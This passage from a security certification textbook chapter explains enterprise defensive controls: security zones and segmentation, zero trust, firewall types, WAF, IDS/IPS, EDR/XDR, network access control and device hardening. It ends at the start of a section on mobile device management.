CH9: Securing Enterprise Infrastructure and Mitigating Controls
Introduction
This chapter is where security strategy meets operational reality. You have learned authentication, encryption, and access control principles. You have chosen a deployment model. Now you must implement specific controls that actually protect systems and detect attacks. This chapter covers the operational technologies deployed at scale in enterprises: firewalls, intrusion detection, endpoint security, email protection, and the operational practices that maintain their effectiveness.
The chapter is dense because Objectives 3.2 and 4.1 demand breadth: defining security zones, implementing zero trust, deploying defensive technologies, detecting attackers, and hardening systems. Understand that these controls are not standalone. A firewall permits or blocks traffic according to configured rules. Endpoint detection and response (EDR) helps detect and investigate suspicious endpoint activity. Intrusion prevention systems (IPS) can block traffic that matches their prevention policies. Together, in layers, they increase the cost and difficulty of a successful attack.
Learning Objectives
After completing this chapter, you will be able to:
- Design infrastructure security zones and explain how they limit attack propagation.
- Explain the principles of zero trust architecture and apply them to access control decisions.
- Evaluate firewall types, intrusion detection and prevention systems, and their role in network defense.
- Explain endpoint security technologies and hardening approaches.
- Analyze deception technologies and their forensic and operational value.
- Evaluate email security, secure coding, and input validation as defenses against application attacks.
- Explain operating system security controls (patching, configuration management, group policy).
9.1 Infrastructure Management and Security Zones
Placement of systems, network architecture, and connectivity determine both normal operations and attack scenarios.
Device Placement and Security Zones
Systems are placed in zones based on their trust level and function. A typical architecture includes:
- Perimeter/DMZ: Web servers, email servers, DNS servers. Systems accessed from the internet. Breaching these systems does not immediately compromise internal networks.
- Application tier: Business logic servers, application servers. Accessed by DMZ systems and internal users. More trust than DMZ but less than databases.
- Data tier: Databases, file servers, sensitive data. Highest protection. Accessed only by authorized application servers and users.
- Management tier: Administrative consoles, configuration management servers, monitoring systems. Highly sensitive because compromise enables lateral movement.
- User segments: Workstations, laptops. Lower trust because users are targeted by phishing and malware.
Screened Subnets and Intranet
A screened subnet (related to the DMZ concept) is a subnet protected by firewalls on both sides. A typical three-tier firewall architecture:
Internet --- External Firewall --- DMZ --- Internal Firewall --- Intranet (Internal Network)
The external firewall allows public traffic to DMZ systems. The internal firewall restricts what DMZ systems can reach in the intranet. If a DMZ system is compromised, the internal firewall limits its access to explicitly permitted internal services. An attacker may still exploit an allowed path, so internal services also require authentication, hardening, and monitoring.
An intranet is the internal network containing systems not accessed from the internet. It has higher trust than DMZ but should not be treated as unconditionally trustworthy.
Attack Surface Management
Attack surface is the set of systems and services accessible to an attacker. Larger attack surface means more potential entry points.
Minimizing attack surface:
- Disable unnecessary services: Keep services required for the system's role and support needs. A web server may need restricted administrative access and Network Time Protocol (NTP) for accurate time. Disable unused services and limit required management services to authorized sources.
- Close unused ports: Firewalls should deny traffic to ports not explicitly needed.
- Remove unused software: A database server does not need a web browser, email client, or games. Remove them.
- Inventory and scan: Many organizations discover forgotten systems still running old software. Regular network scans identify systems that should not exist or should be updated.
Connectivity Considerations
Networks must be connected for operations (employees need access from home, branch offices need to connect to headquarters, cloud resources need to communicate with on-premises infrastructure). But connections create risk.
VPN (Virtual Private Network) encryption and authentication can protect a connection. But a misconfigured VPN (weak passwords, no MFA, unpatched remote access software) is a common entry point for attackers.
Cloud connectivity services such as AWS Direct Connect and Azure ExpressRoute provide private connectivity to cloud providers. A private path does not automatically encrypt traffic or make a configuration secure. Apply access controls and suitable encryption; AWS Direct Connect traffic is not encrypted by default. See the AWS encryption documentation.
Branch office connectivity creates many VPN connections. Each branch is a potential access point. Branches may be managed by local staff without enterprise security expertise, increasing risk.
Putting It Together: Segmentation Design
An organization has servers in the cloud (AWS) and on-premises. Users work from offices and home. The architecture looks like:
[Offices] --- VPN --- [Firewall] --- [Internal Network]
  |                                          |
  +--- Internet Access --- [External FW] --- [DMZ: Web server]

[Home users] --- VPN --- [Firewall]

[AWS Cloud] --- Direct Connect --- [Internal Network] --- [Internal Firewall] --- [Databases]
The internal firewall enforces rules:
- Offices can reach web servers via HTTP/HTTPS.
- Offices can reach application servers on specific ports.
- Only application servers can reach databases.
- Home VPN traffic can reach only internal applications they are authorized for.
- AWS can reach databases, but not users' workstations.
This segmentation prevents a user's compromised home workstation from directly accessing databases. It prevents an external web server compromise from reaching databases without traversing a firewall with explicit rules.
Figure 9.1 shows permitted and denied paths between security zones.

Figure 9.1: Segmentation permits required service paths and blocks direct paths that policy does not authorize.
Text description for Figure 9.1
The web server occupies the demilitarized zone (DMZ), while application and database servers occupy separate internal zones. Firewalls permit the specific web-to-application and application-to-database services that the system requires. A direct web-to-database path is denied in this example. Segmentation limits reachability; an attacker may still abuse an allowed service, so each tier also needs its own authentication, hardening, and monitoring.
9.2 Zero Trust Architecture
Traditional perimeter security assumes: "If you are inside the network, you are trusted." Zero Trust inverts this: "No one is trusted by default. Verify everything."
Principles of Zero Trust
Identity verification: Evaluate user and device identity before granting access to a resource. Reassess access when session conditions or risk change. Continued evaluation can use background signals and does not require a new interactive login for every action.
Device health verification: Compare supported device-health signals with organizational policy, such as required patches, endpoint protection, and encryption. Apply restrictions, remediation, or documented exceptions according to the resource and risk.
Least privilege access: Users and devices receive the minimum access required for their role and task. Instead of "network access grants you access to all resources," access is granular.
Assume breach: Even with all controls, assume an attacker will eventually breach some system. Design controls to detect and contain the breach, not just prevent it.
Verify in context: Access decisions consider not just identity but context. The same user is granted access from an office workstation but denied access from an unknown home IP or from a country they do not normally work from. Access is based on:
- Who the user is (identity).
- What device they are using (device identity and health).
- Where they are (location, network).
- What they are requesting (resource type, action).
- When they are requesting (time of day, day of week).
Zero Trust Policy Enforcement
In practice, zero trust requires several components:
- Identity services: Identity providers and directories supply identity and authentication information. Lightweight Directory Access Protocol (LDAP) is a directory access protocol, not itself an identity provider.
- Device management: Mobile device management (MDM) or endpoint management systems provide device-health information and enforce supported compliance settings.
- Policy decision components: In NIST's model, the policy engine decides whether access is allowed, while the policy administrator communicates or executes the decision.
- Policy enforcement point: A gateway, proxy, agent, or other component permits, monitors, or terminates access according to that decision. See NIST SP 800-207.
- Continuous monitoring: Log all access attempts and resource access. Detect anomalies (a user accessing resources they normally don't, access from an unusual location).
Conditional Access policies in cloud identity systems exemplify zero trust:
- Allow access if (user is in IT department) AND (device is company-owned) AND (device is compliant) AND (location is company office OR VPN) AND (time is 9am-5pm weekdays).
- Otherwise, deny or require MFA.
Such granular policies are tedious to configure and maintain, but they operationalize zero trust.
Figure 9.2 separates policy decisions from access enforcement.

Figure 9.2: Policy evaluates identity, device health, and request context. An enforcement point applies the resulting access decision.
Text description for Figure 9.2
A policy decision uses identity, device condition, the requested resource and action, and relevant context. In the NIST model, a policy engine decides access and a policy administrator communicates or executes the decision. A policy enforcement point permits, monitors, or terminates the connection. Session signals can trigger reassessment. Continued evaluation does not require repeatedly prompting the user for credentials.
Challenges and Tradeoffs
Zero trust is theoretically sound but operationally challenging:
- Friction: Poorly tuned policies can create unnecessary prompts. Single sign-on and background risk evaluation can reduce interruptions while sensitive actions may require stronger verification.
- Legacy systems: Older systems may lack modern authentication or telemetry. Gateways, segmentation, and restricted administrative paths can provide compensating controls while replacement proceeds.
- Operational complexity: Effective implementation requires reliable identity, inventory, monitoring, and policy management.
Organizations often adopt zero trust gradually: start with critical resources or sensitive data, then expand.
9.3 Firewalls and Network Security
A firewall is a system that enforces network access control policies. It examines traffic and makes allow/deny decisions based on rules.
Firewall Types
Packet Filtering Firewall
A packet filtering firewall examines each IP packet's header (source IP, destination IP, port, protocol) and decides whether to allow or block it based on rules.
Rules are simple:
- Allow TCP traffic from 10.0.0.0/24 to 10.0.1.0/24 on port 443.
- Block TCP traffic to port 23 (Telnet) from anywhere.
- Allow UDP traffic on port 53 (DNS) from internal networks.
Packet filtering is fast (hardware-accelerated) but stateless: it treats each packet independently. A packet filtering firewall cannot tell if a TCP connection is established or if an incoming packet is a response to an outgoing request.
Stateful Firewall
A stateful firewall tracks the state of connections. It records permitted connections and can allow matching return traffic under an established-connection policy, without a separate rule for every response.
For example:
- Rule: Allow outbound traffic from workstations to the internet.
- A workstation initiates a connection to example.com. The stateful firewall records the connection state.
- When example.com responds, the firewall recognizes it as a response to an outgoing connection and allows it, even though no explicit inbound rule exists.
Stateful inspection is more intelligent than packet filtering and prevents many attacks. However, it requires more resources to maintain connection state.
Next-Generation Firewalls
A Next-Generation Firewall (NGFW) combines stateful filtering with application-layer inspection.
Beyond IP and port, NGFWs can:
- Inspect supported Transport Layer Security (TLS) traffic when an authorized decryption design provides access to plaintext, such as a managed interception proxy. Certificate trust, application compatibility, privacy, and protection of decrypted data require explicit planning; not every encrypted flow can be inspected.
- Understand application protocols (HTTP, DNS, SMB) and enforce rules at the application level. Block download of executable files over HTTP, even if the traffic is to an allowed port.
- Detect intrusions using signatures and behavior analysis.
- Perform threat intelligence lookups: "Is this domain known to distribute malware?"
NGFWs are more expensive and resource-intensive than simpler firewalls but offer better protection.
Web Application Firewall
A Web Application Firewall (WAF) specializes in protecting web applications. It sits in front of web servers and inspects HTTP/HTTPS traffic.
WAFs detect and block:
- SQL injection: Requests with SQL code injection attempts.
- Cross-site scripting (XSS): Requests with JavaScript injection.
- Directory traversal: Requests trying to access files outside the intended directory.
- Malformed requests: Requests that violate HTTP specification.
WAFs can also enforce rate limiting (block a user sending thousands of requests per second) and geographic restrictions (block traffic from certain countries).
Intrusion Detection and Intrusion Prevention
An Intrusion Detection System (IDS) monitors network traffic and logs for signs of attacks. An IDS does not block traffic; it alerts administrators to suspicious activity.
An Intrusion Prevention System (IPS) is like an IDS but actively blocks detected attacks by dropping packets or killing connections.
Figure 9.3 compares passive detection with inline prevention.

Figure 9.3: An IDS examines copied traffic and alerts. An inline IPS can also drop traffic according to its configured policy.
Text description for Figure 9.3
An intrusion detection system (IDS) can receive a copy of network traffic from a switch or tap and alert on suspicious activity. The original traffic path continues independently of that passive sensor. An intrusion prevention system (IPS) sits inline and can allow or drop traffic under its policy. Detection quality, configuration, capacity, and visibility still affect both systems.
Detection Methods: Signature vs. Behavior
Signature-based detection matches traffic against a database of known attack patterns. If traffic matches a known malware fingerprint, SQL injection pattern, or brute-force attempt signature, the IDS/IPS alerts or blocks.
Advantages: Specific, well-tuned signatures can efficiently identify known malicious patterns. Disadvantages: Coverage and false positives depend on the rules and traffic. A signature may detect a previously unknown exploit if it matches a broader behavior or protocol pattern, while evasive or uncovered activity can be missed.
Behavior-based detection (anomaly detection) establishes a baseline of normal traffic and alerts when traffic deviates significantly.
For example:
- Normal baseline: Users log in once per day, transfer 100MB of data per day.
- Anomaly: A user logs in 100 times in an hour, transfers 10GB of data.
The IDS alerts to the unusual activity.
Advantages: Can detect zero-day exploits and unknown attacks that don't match known signatures. Disadvantages: High false positive rate. Legitimate spikes in activity trigger alerts. Requires tuning to balance sensitivity and false positives.
Putting It Together: Network Defense in Depth
An organization deploys:
- Firewall at network perimeter: Blocks unsolicited inbound traffic, enforces policies.
- Internal firewalls/segmentation: Restrict lateral movement between network segments.
- IDS/IPS at critical junctures: Monitors traffic to/from data centers, databases.
- NGFW with application inspection: Detects malware and attacks in application protocols.
- WAF for web services: Protects against web application attacks.
An attacker breaches a user's workstation via phishing. The workstation is infected with malware that attempts to connect to a command-and-control server. The IDS detects the connection to a known malicious IP and alerts. The firewall is configured to block connections from the compromised workstation to databases, so the malware cannot immediately extract data. The SOC (Security Operations Center) investigates, isolates the workstation, and remediates the malware.
Layers of defense contained the damage and enabled detection.
9.4 Endpoint and Device Security
Endpoints (workstations, laptops, servers, mobile devices) are targets for malware, phishing, and data theft. Endpoint security is critical because endpoints are used by humans, who can be tricked.
Endpoint Detection and Response
Endpoint Detection and Response (EDR) is software on endpoints that monitors for malware and suspicious behavior.
EDR systems:
- Monitor file access, process execution, network connections.
- Detect malware using signatures and behavior analysis.
- Alert analysts when suspicious activity is detected.
- Enable forensics: show what happened on a compromised endpoint.
- Provide response capabilities: kill processes, isolate the endpoint from the network, delete files.
Extended Detection and Response (XDR) is EDR plus centralized data from firewalls, email gateways, cloud services. XDR correlates events across systems to detect attacks that span multiple systems.
For example, EDR might detect a user account compromised on a workstation. XDR correlates that with suspicious email forwarding rules configured on the same day, plus unusual file access on the file server, plus a VPN connection from an unusual IP. XDR recognizes the attack pattern and alerts to a breach.
Figure 9.4 connects endpoint evidence with events from other services.

Figure 9.4: Endpoint telemetry gains context when analysts correlate it with email, cloud, and network events.
Text description for Figure 9.4
Endpoint detection and response (EDR) tools collect configured endpoint telemetry and provide investigation or response features. Extended detection and response (XDR) combines supported sources such as endpoint, email, cloud, and network events. Analysts use shared accounts, devices, timestamps, and other evidence to assess whether the events belong to one incident. Coverage and response capabilities depend on the products and configuration.
Network Access Control
Network Access Control (NAC) systems enforce endpoint security policies before allowing a device on the network.
NAC checks:
- Antivirus status: Is antivirus software installed and running?
- Firewall status: Is the OS firewall enabled?
- Patch level: Are security patches current?
- Disk encryption: Is the disk encrypted?
- User identity: Is this a known user on a company device?
A device that fails NAC checks is:
- Denied network access entirely, or
- Placed in a remediation network with internet access only to Windows Update and antivirus signature servers, allowing it to patch and update, then re-checked, or
- Restricted to guest network with limited access.
NAC is particularly important for mobile devices and contractor devices that may have weak security.
Figure 9.5 shows how restricted remediation leads to another policy check.

Figure 9.5: Network access control can restrict a device until it meets the applicable security policy.
Text description for Figure 9.5
Network access control checks device and user information against an access policy. Depending on the deployment, checks may include supported device-health signals, patches, endpoint protection, and identity. A device that meets policy receives the allowed access. A device that does not may receive restricted remediation access or be denied. Remediation is followed by another policy check before access changes.
Device Hardening
Hardening is the process of removing unnecessary software and services and configuring a system to minimize vulnerabilities.
Steps in hardening:
- Remove unnecessary software: Uninstall unused applications.
- Disable unnecessary services: Disable services not required for operation.
- Apply security settings: Configure firewall, require strong passwords, enable encryption.
- Apply patches: Install all security updates.
- Baseline configuration: Document the hardened configuration.
Configuration baselines (also called security baselines) define the desired secure configuration for a device type. A baseline for a web server specifies:
- Operating system version and patches.
- Required software and versions.
- Disabled services.
- Firewall rules.
- Logging configuration.
- Antivirus settings.
Deviations from the baseline are alerts for investigation.
Mobile Device Management
Smartphones and tablets often provide direct access to organizational email, shared files, business applications, and sensitive records. A phone used to approve a purchase or read a customer report becomes part of the organization's security environment. These devices also travel outside the workplace, connect through different networks, and can be lost or stolen. Securing the office network alone cannot protect organizational information wherever employees take it.
Mobile Device Management (MDM) is the centralized administration of mobile devices through a management service. Administrators use it to distribute settings, enforce supported security requirements, and monitor whether enrolled devices meet organizational policy. Instead of relying on each employee to configure a phone correctly, the organization establishes a common security baseline and manages it throughout the device's use.
Where and Why Organizations Use MDM
